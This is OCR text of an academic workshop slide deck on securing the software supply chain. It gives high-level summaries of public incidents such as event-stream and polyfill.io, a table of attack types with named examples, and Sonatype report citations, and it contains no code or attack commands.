
ShiftLeft: Securing the Software Supply Chain by Code-centric Analysis

Musard Balliu
KTH Royal Institute of Technology

ShiftLeft kickoff workshop


Software Supply Chain

The entire process of creating, managing, and distributing software, including all the components, tools, systems, and practices involved.



Software Supply Chain Attacks

A software supply chain attack is the nefarious alteration of trusted software before delivery.




event-stream: CVE-2018-1000851

- Social engineering: The attacker, posing as a maintainer, took over maintainership of the `event-stream` module.
- Inject malicious code into (an old version of) a dependency, `flatmap-stream`, of `event-stream`
- Injected code targets the Copay application, harvesting private keys from accounts having a balance of more than 100 Bitcoin or 1000 Bitcoin Cash.

https://blog.npmjs.org/post/180565383195/details-about-the-event-stream-incident

Software Supply Chain Attacks

A software supply chain attack is the nefarious alteration of trusted software before delivery.




polyfill.js: CVE-2024-38526

- Feb 2024: Company Funnull acquired the domain of the popular Polyfill CDN service (`polyfill.io`) and its associated GitHub account.
- June 2024: Began injecting malicious JavaScript code into over 110,000 websites that embedded scripts from `cdn.polyfill.io`.
- Included phishing and malicious advertising sites, impacted mobile devices by redirecting them to various scam sites.

https://www.akamai.com/blog/security/2024-polyfill-supply-chain-attack-what-to-know

Software Supply Chain Attacks

A software supply chain attack is the nefarious alteration of trusted software before delivery.





Attack Type	How	Examples
Zero Day Vulnerabilities (or not)	Taking advantage of a zero day vulnerability either before or after a public notification (when it's not longer a zero day)	• Log4j • MOVEit • JetBrains' Team City • Magecart attacks • Kaseya VSA • Accellion FTA
'Poisoning of the Well' with Public Repos	Creating malicious images and using various techniques like typosquatting, dependency confusion or repo confusion to trick people into using a malicious repo	• PyTorch • node-ipc
Attacks on the CI/CD	Injecting malware into the operating system of the CI/CD process, then distributing malicious updates of the software	• Solar Winds • Codecov • 3CX
Takeover/Purchase of Open Source Projects	Through social engineering or by buying associated domains	• XZ Backdoor • Polyfill

https://rad.security/blog/software-supply-chain-attacks-13-examples-of-cyber-security-threats

State of the Software Supply Chain

Sonatype report based on analysis of 7 million open source projects (2024)






https://www.sonatype.com/hubfs/SSCR-2024/SSCR_2024-FINAL-10-10-24.pdf

State of the Software Supply Chain


Sonatype report based on analysis of 7 million open source projects (2024)



https://www.sonatype.com/hubfs/SSCR-2024/SSCR_2024-FINAL-10-10-24.pdf

